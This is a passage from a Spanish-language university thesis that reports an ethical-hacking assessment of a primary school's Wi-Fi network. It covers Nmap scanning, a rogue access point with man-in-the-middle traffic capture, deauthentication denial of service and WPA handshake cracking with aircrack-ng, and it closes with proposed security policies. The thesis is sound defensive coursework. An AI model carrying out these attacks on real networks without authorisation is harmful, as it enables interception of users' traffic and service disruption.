RQ04	Se realizará capturas de pantalla, con el objetivo de documentar el proceso.
RQ05	Es necesario identificar la dirección IP del dispositivo activo de la red, para comprobar si se mantiene durante el escaneo de la red.
RQ06	Se requiere realizar una tabulación de información recolectada, para organizar de mejor forma estos datos.
RQ07	Debemos identificar características técnicas de la red inalámbrica, para comprobar su nivel de seguridad.
RQ08	Para comprobar que hay usuarios no autorizados en la red, se creará un AP falso y analizar su tráfico de red.
RQ09	Los usuarios accederán a este Access Point falso y proporcionaran credenciales, es necesario guardar la confidencialidad de estos datos.
RQ10	Cuando se captura el tráfico de la red, nos enfocaremos en los sitios web que acceden, ya que no necesitamos credenciales ni cuentas.
RQ11	La fase explotación de vulnerabilidades, se requiere al menos realizarla un día no laborable.
RQ12	Se requiere que se restrinja el acceso a la red de los usuarios no autorizados.

3.2 DIAGRAMA DE RED Y PRUEBAS DE PENTESTING

3.2.1 DIAGRAMA DE INFRAESTRUCTURA DE RED




Figura 6 - Topología de red de la institución educativa

3.2.2 DIAGRAMA DE ATAQUE CRACKING PASSWORD




Figura 7 - Diagrama de Ataque cracking Password

3.2.3 DIAGRAMA DE ROGUE AP + MAN IN THE MIDDLE




Figura 8 - Diagrama de ataque Rogue AP

3.2.4 DIGAGRAMA DE ATAQUE DoS (DENEGRACIÓN DE SERVICIOS)

Figura 9 - Diagrama de ataque DDOS

3.3 IMPLEMENTACION DE FASES DE LA METODOLOGÍA DE HACKING


A continuación, cada fase de desarrollo del proyecto tendrá su identificador de criticidad de acuerdo con la siguiente tabla:

Clasificación	Descripción
Alta	• Técnica aplicada. • Herramientas usadas. • Objetivos alcanzados.
Media	
Baja	
Informativa	Se considera como información importante para la fase implementada.

Tabla 1 - Nivel de criticidad

3.3.1 FASE 1 – RECONICIMIENTO

En vista que la institución no cuenta con el respectivo personal encargado de la administración de la red de datos, se utilizó la observación como técnica de recolección de información, para identificar la ubicación física de cada dispositivo que forma parte de la infraestructura de red obteniendo la siguiente topología:



UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Realizado por:	Dalemberg Castillo Tumbaco	**Nombre del Reporte:**	Reporte Fase reconocimiento
Fecha:	10-02-2021		

Fase de Reconocimiento

Objetivos de la fase:

- Extraer información de la topología de la red de la institución.

Técnica:

La técnica de recolección de información utilizada fue la observación.

Herramientas tecnológicas aplicada:

Para esta fase del proyecto no se requería el uso de herramientas tecnológicas.

Tiempo de ejecución:

El tiempo que se tomó fueron 3 horas.

Procedimiento:

Mediante la observación se obtuvo la topología de la red.

Resultados Obtenidos:

Durante el desarrollo de la fase se obtuvo la topología de la red, está conformada por:

- 1 radio Microtik SXT Lite.
- 1 router Linksys E900.
- 1 switch Tp-Link TL-SG1008D.
- 1 computador principal.
- 1 laboratorio conformado por 6 máquinas de escritorio.

Nivel de Criticidad:

Informativa

3.3.2 FASE 2 – ESCANEO DE RED

A través de la herramienta Nmap, se requería identificar los dispositivos activos en la red, para conocer: su dirección IP, sistema operativo, y puertos abiertos en el equipo enrutador. Se realizó esta prueba en la institución educativa.

UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Realizado por:	Dalemberg Castillo Tumbaco	**Nombre del documento:**	Reporte Fase Escaneo
Fecha:	15-02-2021		

Fase de Escaneo

Objetivos de la fase:

- Descubrir los hosts que se encuentran activos en la red 192.168.10.0 mediante la herramienta Nmap.
- Ejecutar escaneo de puertos para detectar los puertos abiertos en la red.
- Identificar el sistema operativo de los dispositivos activos en la red.

Técnica:

Se procedió a utilizar la técnica de ping sweep mediante un escaneo activo en la red de datos.

Herramientas tecnológicas aplicada

- Computador.
- Antena USB Wi-fi.
- Sistema operativo Kali Linux.
- Herramienta Nmap.

Tiempo de ejecución:

Esta fase se realizó durante 2 días laborales, para ser más específico el 10 y 12 de febrero, el tiempo que se tomó en realizar el escaneo por día fue aproximadamente de 1 hora y 25 min.

Procedimiento:

Se ejecutó el comando namp -O 192.168.10.0-255**,** para observar la ejecución de la herramienta **(ver anexo 2)**.

Resultados Obtenidos:

Es necesario recalcar que usamos Nmap para cumplir todos los objetivos.
Se logró identificar:

- Puertos abiertos de la red.
- Dispositivos activos:
  - Dirección IP
  - Dirección MAC
  - Sistema Operativo

Nivel de Criticidad:

Bajo

3.3.3 FASE 3 – ENUMERACIÓN

Se procedió a organizar en tablas la información obtenida de la fase anterior.

UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Realizado por:	Dalemberg Castillo Tumbaco	**Nombre del documento:**	Reporte Fase Enumeración
Fecha:	15-02-2021		

Fase de Enumeración

Objetivos de la fase:

- Realizar una tabla informativa que contenga la dirección IP y la dirección MAC de las maquinas correspondientes a los usuarios.

Herramientas tecnológicas aplicada:

- Procesador de texto.

Tiempo de ejecución:
El tiempo que se empleó fue de 4 horas.

Procedimiento:
Completado el escaneo de dispositivos activos en la red, es necesario organizar esta información obtenida. **(ver anexo 3)**

Resultados Obtenidos:
En esta fase tabulamos toda la información obtenida anteriormente, se realizó 5 tablas:

- 1 tabla puertos abiertos en la red.
- 2 tablas dispositivos activos en la red (día 1 y día 2).
- 2 tablas dispositivos y puertos abiertos (día 1 y día 2).

Nivel de Criticidad:

Medio

3.3.4 FASE 4 – ANÁLISIS DE PROBLEMAS ENCONTRADOS

Se procedió a seccionar la información obteniendo así, puertos abiertos en la red, tales como 22 y 23 empleados para conexiones remotas, también se pudo identificar cuáles son los dispositivos activos que no pertenecen a la red. Para obtener más información a continuación se presenta el reporte de la fase aplicada:

UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Realizado por:	Dalemberg Castillo Tumbaco	**Nombre del documento:**	Reporte Fase Análisis de problemas encontrados
Fecha:	16-02-2021		

Fase de Análisis de problemas encontrados

Objetivos de la fase:

- Determinar las características técnicas de la red.
- Verificar si los puertos activos en la red representan alguna vulnerabilidad.
- Identificar cuáles son los usuarios autorizados y no autorizados de la red.

Técnica:

Las técnicas empleadas fueron observación y recolección de información.

Herramientas tecnológicas aplicada:

- Computador.

Tiempo de ejecución:

Para determinar el proceso de análisis se empleó ocho horas.

Procedimiento:
Para observar le procedimiento llevado a cabo en esta fase. **(ver anexo 4)**

Resultados Obtenidos:
Analizando la información tabulada, pudimos obtener lo siguiente:

- En base a observación en la configuración del router se pudo obtener características técnicas de la red (ver tabla 10).
- Los puertos 22 y 23 destinados a conexiones remotas, se encuentran abiertos.
- En la red mayormente está ocupada por dispositivos no autorizados.
- Dentro del grupo de dispositivos no autorizados, existe un repetidor de señal, que no forma parte de la topología de red.
- El computador principal no cuenta con una contraseña de inicio de sesión, posee una licencia pirateada.

Nivel de Criticidad:

Informativa

3.3.5 FASE 5 – EXPLOTACIÓN DE VULNERABILIDADES

Durante esta fase se procedió a elaborar tres tipos de pruebas direccionadas a la red de datos.

- La primera prueba realizada fue levantar un Rogue AP junto con la técnica Man in the middle para escuchar el tráfico de la red.
- La segunda prueba fue denegar le servicio de internet.
- La tercera prueba fue un rompimiento de contraseñas para obtener la clave de seguridad y acceso a una conexión inalámbrica.

UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Realizado por:	Dalemberg Castillo Tumbaco	**Nombre del documento:**	Reporte Fase Explotación de vulnerabilidades
Fecha:	19-02-2021		

Fase de Explotación de vulnerabilidades

Objetivos de la fase:

- Configurar un Rogue AP.
- Realizar un ataque de denegación de servicios (DOS).
- Realizar un Ataque descifrado de contraseña.

Técnica:

- Las técnicas utilizadas fueron denegar servicio de acceso a internet, crackeo de contraseñas mediante fuerza bruta y Man in the middle.

Herramientas tecnológicas aplicada:

- **Rogue AP:** Hostapd, Dnsmasq.
- **DoS:** Airmong.-ng
- **Cracking Password:** Airmong-ng, Aireplay-ng, Aircrack-ng.

Tiempo de ejecución:

- **Rogue AP:** 2 pruebas en días diferentes de 45 min cada ejecución.
- **DoS:** 10min de ejecución.
- **Cracking Password:** 1 hora en preparación y ejecución.

Procedimiento:
Para comprender el procedimiento de cada ataque. **(ver anexo 5)**

Resultados Obtenidos:

- Cuando se levantó el ataque los usuarios no tardaron mucho en conectarse nuevamente.
- Se procedió a observar que gran parte del tráfico de red, representa el uso de redes sociales, tales como Facebook, YouTube.
- Durante el día no laborable aplicado el ataque, el tráfico de red, fue netamente de juegos en línea.
- Se logró desautenticar a los usuarios activos de la red de datos.
- Los docentes creyeron que era falla del router y pidieron se reiniciara.
- Se obtuvo el handshake generando tráfico en la red y desautenticando a un cliente especifico.
- El proceso de obtención de handshake ocurre en la capa de transporte del modelo TCP/IP.
- Se obtuvo la contraseña de la institución usando un diccionario de contraseñas generado a partir de información relevante a la institución.
- Los tiempos de ejecución de la herramienta aircrack varían mucho, debido a que la comparación de hash es aleatoriamente.

Nivel de Criticidad:

Alto

3.4 PROPUESTA DE MECANISMOS DE SEGURIDAD INFORMÁTICA

3.4.1 IMPLEMENTACIÓN DE UN FIREWALL QUE CONTROLE LOS PUERTOS DE RED

Un firewall, también llamado cortafuegos, es un sistema cuya función es prevenir y proteger a nuestra red privada, de intrusiones o ataques de otras redes, bloqueándole el acceso. Son dispositivos especializados, los cortafuegos de hardware tienden a ser caros, complicados, difíciles de actualizar, y difíciles de configurar. Se necesita cierto grado de conocimiento para implementarlos.

Sin embargo, existen software que cumplen con estas funciones y brindar seguridad para una red, como, por ejemplo, pfsense, OPNsense, IPFire, Smoothwall, Untangle Firewall basado en Debian. Son de código abierto y se pueden instalar en una máquina virtual para cumplir con muchas características entre ellas: Control de tráfico de la red, Control de puertos de la red, funciones de routing, balanceador de carga, portales cautivos.

3.4.2 POLÍTICAS DE SEGURIDAD INFORMÁTICA

POLÍTICAS DE SEGURIDAD FÍSICA DE EQUIPOS TECNOLÓGICOS

- Para el uso de las computadoras ubicadas en la sala tecnológica de la institución, es necesario llevar un control de hora de ingreso y de salida, de esta forma se tendría un registro de las personas que utilizan los equipos.
- Los equipos de comunicación de la red de datos (router, switch) deben estar ubicados estratégicamente, para evitar manipulación por personas externas a la institución.
- Para un mejor manejo de los recursos tecnológicos se debe llevar un control sistematizado.
- Debería de existir el respectivo personal encargado del cuidado y manejo de los recursos tecnológicos, y solo aquella persona tendría acceso al implementación o cambio de estos equipos, o la configuración respectiva.
- Evitar que los equipos tecnológicos se deterioren siempre realizar el respectivo mantenimiento ayudaría a conservarlos por mucho más tiempo, sin embargo, cuando se exceda el tiempo vida útil de estos aparatos, se recomienda reemplazarlos a tiempo.

- Se debe tener planos de las instalaciones de los equipos de la red de datos, de esta manera por algún fallo sabríamos la ubicación exacta.

POLÍTICAS DE SEGURIDAD LÓGICAS DE LA RED

RED

- Se debe verificar las contraseñas por defectos en los equipos de la red de datos, tales como los equipos enrutadores, de esta forma se restringe el acceso a la configuración.
- Si un puerto que se encuentra abierto en la red no tiene algún uso dedicado, es necesario desactivar.
- Se debe cambiar la contraseña de autenticación al menos 1 vez por mes, de esta forma mejoramos la seguridad del servicio de internet dentro de la institución y así también evitamos que usuarios externos tengan acceso a ella.
- Es necesario implementar un filtrado de direcciones MAC, para excluir usuarios que no son autorizados para tener acceso a la red de datos. A continuación, revise el siguiente anexo con los pasos a seguir: **(Ver anexo 6)**.

RECURSOS TECNOLÓGICOS

- El administrador debe ser el encargado de suministrar medidas de seguridad adecuadas contra daños en la red de datos, o en la instalación de cualquier dispositivo o software que refuerce la seguridad de los equipos tecnológicos.
- El personal encargado de la administración de la red de datos, debe ser el único autorizado de monitorear el tráfico de paquetes, el fin es detectar y brindar soluciones a distintas situaciones que se puedan presentar, como por ejemplo usos indebidos o detectar fallas que provoquen problemas en cuanto al servicio de la red.
- Es necesario que (docentes, alumnos y personal administrativo) tenga el respectivo software que refuerce la seguridad de sus equipos, así también como mantener actualizado el antivirus, de esta manera se evita un ataque malicioso cuando conecten algún dispositivo USB, y pueda ser analizado antes acceder a su información.
- Se debe prohibir descargas en los computadores de la sala tecnológica.

- Es necesario tener los equipos con el software actualizado, de esta forma evitamos posibles fallos de seguridad, debido a que las actualizaciones en mucho de los casos corrigen problemas de vulnerabilidades.
- Las computadoras deben de ser revisadas periódicamente para verificar que no haya existencia de contenido no autorizado, o configuraciones indebidas que pongan en riesgo la seguridad de la información.

3.4.3 PROPUESTAS DE CAPACITACIÓN A DOCENTES

Una de las propuestas más relevante es capacitar a docentes, y personal administrativo a través de talleres informáticos sobre el uso adecuado de las TIC, estas capacitaciones consisten en involucrar todos los recursos tecnológicos que tenemos a la mano y el uso adecuado. También es necesario mencionar el tema principal del presente proyecto, la seguridad de la información, pues es necesario que los docentes conozcan que tan peligroso puede ser que usuarios externos intercepten sus datos personales mediante la red de datos.

Para ellos se plantea los siguientes temas que debería de tener esta capacitación:

- Las Tics como recursos tecnológicos en la educación.
- Buenas prácticas para el uso del internet.
- Seguridad de la información.
- Seguridad de los recursos tecnológicos.

CONCLUSIONES

- Como la institución educativa no contaba con un diagrama o mapa de ubicación de los equipos de la red de datos, mediante la técnica de observación se pudo obtener la topología, el cual era un recurso necesario para la fase de reconocimiento en la investigación.

- Los niveles de criticidad se dedujeron en base a las técnicas y objetivos aplicados, dentro de cada fase y también al ataque aplicado dentro de la fase de pentesting, dirigidos a la red de datos.

- Kali Linux en conjunto con métodos y técnicas de hacking ético, son una buena estrategia para realizar pruebas de intrusión, analizando la red con la variedad de herramientas destinadas específicamente para evaluar, conocer la situación actual y proponer mecanismos de seguridad que ayuden a prevenir algún ataque.

- Durante la explotación de vulnerabilidades dentro de la red de datos, se pudo observar que los docentes de la institución carecen del conocimiento necesario sobre el peligro de nuestros datos cuando estamos enlazados a internet, pues para el Ataque Rogue AP, nadie notó que se desautenticaron, y al conectarse nuevamente no fue a la misma red; sin embargo, como obtuvieron acceso a internet no se cuestionaron porque el tipo de autenticación de la red no sugería ninguna contraseña.

- Durante la fase de pentesting, se realizó 3 pruebas para vulnerabilizar la red de datos, de las cuales, el ataque Rogue AP, es quien tomó más tiempo de planificarlo y colocarlo en práctica, pues con las versiones de cada herramienta, las configuraciones, varían un poco.

- Luego de la explotación de las vulnerabilidades encontradas en la red de datos, se pudo obtener los mecanismos de seguridad, que ayudarán a tener un mejor control de la infraestructura de red y a su vez mejorará la calidad del servicio de internet aplicando los debidos cambios en cuanto a configuraciones en el equipo enrutador.

RECOMENDACIONES

- Toda empresa pública o privada que cuente con una infraestructura de red es necesario que tenga un mapa de la ubicación física de los equipos, de esta forma se tiene un mejor control y acceso, ya sea al momento del reemplazo o daño de uno de estos aparatos.

- Es importante realizar un análisis de la configuración de los equipos, así también como verificar el tráfico de red, para tener un mejor control del servicio de internet y evitar posibles fallos o intrusos en la red.

- Al momento de realizar pruebas de seguridad en los equipos de una red, se recomienda usar el sistema operativo Kali Linux, debido a que es de fácil uso y a su vez categorizado como uno de los softwares basados en auditoria y pruebas de pentesting.

- Se recomienda cambiar los equipos de la red periódicamente, para evitar posibles fallos, también el respectivo mantenimiento, de esta forma estaríamos aplicando las propuestas de seguridad informática planteadas en el presente documento.

BIBLIOGRAFÍA

[1]	A. Espinoza, «Analisis de las vulnerabilidades de redes LAN,» Loja, 2010.
[2]	D. A. Franco, J. L. Perea y P. Puello, «Scielo,» 20 12 2011. [En línea]. Available: https://scielo.conicyt.cl/scielo.php?pid=S0718-07642012000300014&script=sci_arttext. [Último acceso: 05 12 2020].
[3]	R. M. Chuquitarco Mario, «Diagnóstico de las vulnerabilidades en redes inalámbricas en el Ecuador,» Quito, Ecuador, 2017.
[4]	R. L. Estrada Pico, G. E. Jimenez Farfan y D. A. Borbor Cedeño, «Vulnerabilidades de seguridad en el servicio de internet de banda ancha en redes hfc: impacto y posibles soluciones,» Guayaquil, 2018.
[5]	FACSISTEL, «UPSE,» [En línea]. Available: http://facsistel.upse.edu.ec/. [Último acceso: 12 12 2020].
[6]	M. A. Mendoza, «WeliveSecurity,» 16 10 2015. [En línea]. Available: https://www.welivesecurity.com/la-es/2015/10/16/importancia-datos-personales-proteccion/#:~:text=La%20protecci%C3%B3n%20de%20los%20datos%20es%20un%20derecho%20ciudadano%2C%20que,procesada%20o%20transmitida%20por%20terceros.. [Último acceso: 19 12 2020].
[7]	O. R. d. P. p. e. Desarrollo, «"Plan Nacional de Desarrollo 2017-2021 Toda una Vida" de Ecuador,» 2017. [En línea]. Available: https://observatorioplanificacion.cepal.org/es/planes/plan-nacional-de-desarrollo-2017-2021-toda-una-vida-de-ecuador. [Último acceso: 20 12 2020].
[8]	M. G. Soto, «Marvin,» 19 05 2018. [En línea]. Available: https://marvin-soto.medium.com/episodio-1-footprinting-y-reconocimiento-sitios-web-98d2ab815cfe. [Último acceso: 10 12 2020].
[9]	Gordon Lyon, «Nmap.org,» 01 01 2009. [En línea]. Available: https://nmap.org/book/. [Último acceso: 10 06 2021].
[10]	E. A., «OpenWebinars,» 24 10 2018. [En línea]. Available: https://openwebinars.net/blog/que-es-el-pentesting/. [Último acceso: 10 12 2020].
[11]	Campus Internacional de Ciberseguridad, «Campus Internacional de Ciberseguridad,» 2017. [En línea]. Available: https://www.campusciberseguridad.com/item/139-que-es-el-pentesting. [Último acceso: 2021].
[12]	«Aircrack.ng,» 02 06 2021. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=Main. [Último acceso: 11 06 2021].
[13]	G. González, «Hipertextual,» 05 06 2014. [En línea]. Available: https://hipertextual.com/archivo/2014/06/ataque-man-in-the-middle/. [Último acceso: 10 12 2020].
[14]	«Hacks4Geeks,» [En línea]. Available: https://hacks4geeks.com/hostapd/. [Último acceso: 24 05 2021].
[15]	«Ecured,» [En línea]. Available: https://www.ecured.cu/Dnsmasq. [Último acceso: 24 05 2021].
[16]	G. García, «Naps Tecnología,» 15 07 2015. [En línea]. Available: https://naps.com.mx/blog/que-es-un-rogue-ap-y-como-protegernos/. [Último acceso: 07 2021].
[17]	g0tmi1k, «Kali Linux,» 13 03 2013. [En línea]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. [Último acceso: 12 12 2020].
[18]	Guevara Soriano, Anahí;, «Hacking Ético: Mitos y Realidades,» *DGTIC,* 2017.
[19]	ISECOM, «ISECOM,» 2001. [En línea]. Available: https://www.isecom.org/research.html#content5-9d. [Último acceso: 06 2021].
[20]	Elvira Mifsud, «Introducción a la seguridad informática - Seguridad de la información /

	Seguridad informática,» 2012.
[21]	M. Luques, «Análisis y performance del estándar de comunicaciones inalámbricas 802.11n,» Buenos Aires, 2009.
[22]	F. G. Arias, El Proyecto de Investigación. Introducción a la Metodología Científica. 6ta. Edición, Fidias G. Arias Odón, 2012, 2012.
[23]	ASCCI, Seguridad informática - Hacking Ético: Conocer el ataque para una mejor defensa, Barcelona: ENI, 2015.

ANEXOS

Anexo 1

Entrevista

UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA TECNOLOGIAS DE LA INFORMACIÓN

Implementación de técnicas de hacking ético para la evaluación de vulnerabilidades en la red de una institución educativa de nivel primario.

Entrevista realizada a la Rectora de la unidad educativa donde se realizará el análisis de vulnerabilidades en la red.

Objetivos:	Recolectar información para verificar si es posible aplicar la investigación.

1. ¿Hace cuánto tiempo la institución obtuvo acceso a internet?
   R: Hace 10 años
2. ¿Qué tanto conoce de los términos informáticos que acabe de mencionar (ataque informático, seguridad de red, cifrados, etc.)?
   R:// Son nuevos estos términos para mí.
3. ¿Cómo obtienen la contraseña de la red, el resto de las personas?
   R//: desconozco completamente como se filtra.
4. ¿Quién tiene acceso a la red?
   De manera legal solo los docentes y yo.
5. ¿Cuántos docentes laboran actualmente?
   R//: Actualmente laboran 22 siendo 16 del género femenino y 6 del género masculino.
6. ¿Por qué quitaron la antena de largo alcance?
   R:// Surgió el inconveniente que los vecinos de los alrededores lograban acceder a la red de internet y ocasionaba lentitud del servicio.
7. ¿hace cuánto tiempo se cambió de router?
   R://Se cambio hace 2 años.


Anexo 2

Desarrollo de fase de Escaneo

Para esta fase utilizaremos el sistema operativo Kali Linux y una herramienta llamada NMAP.

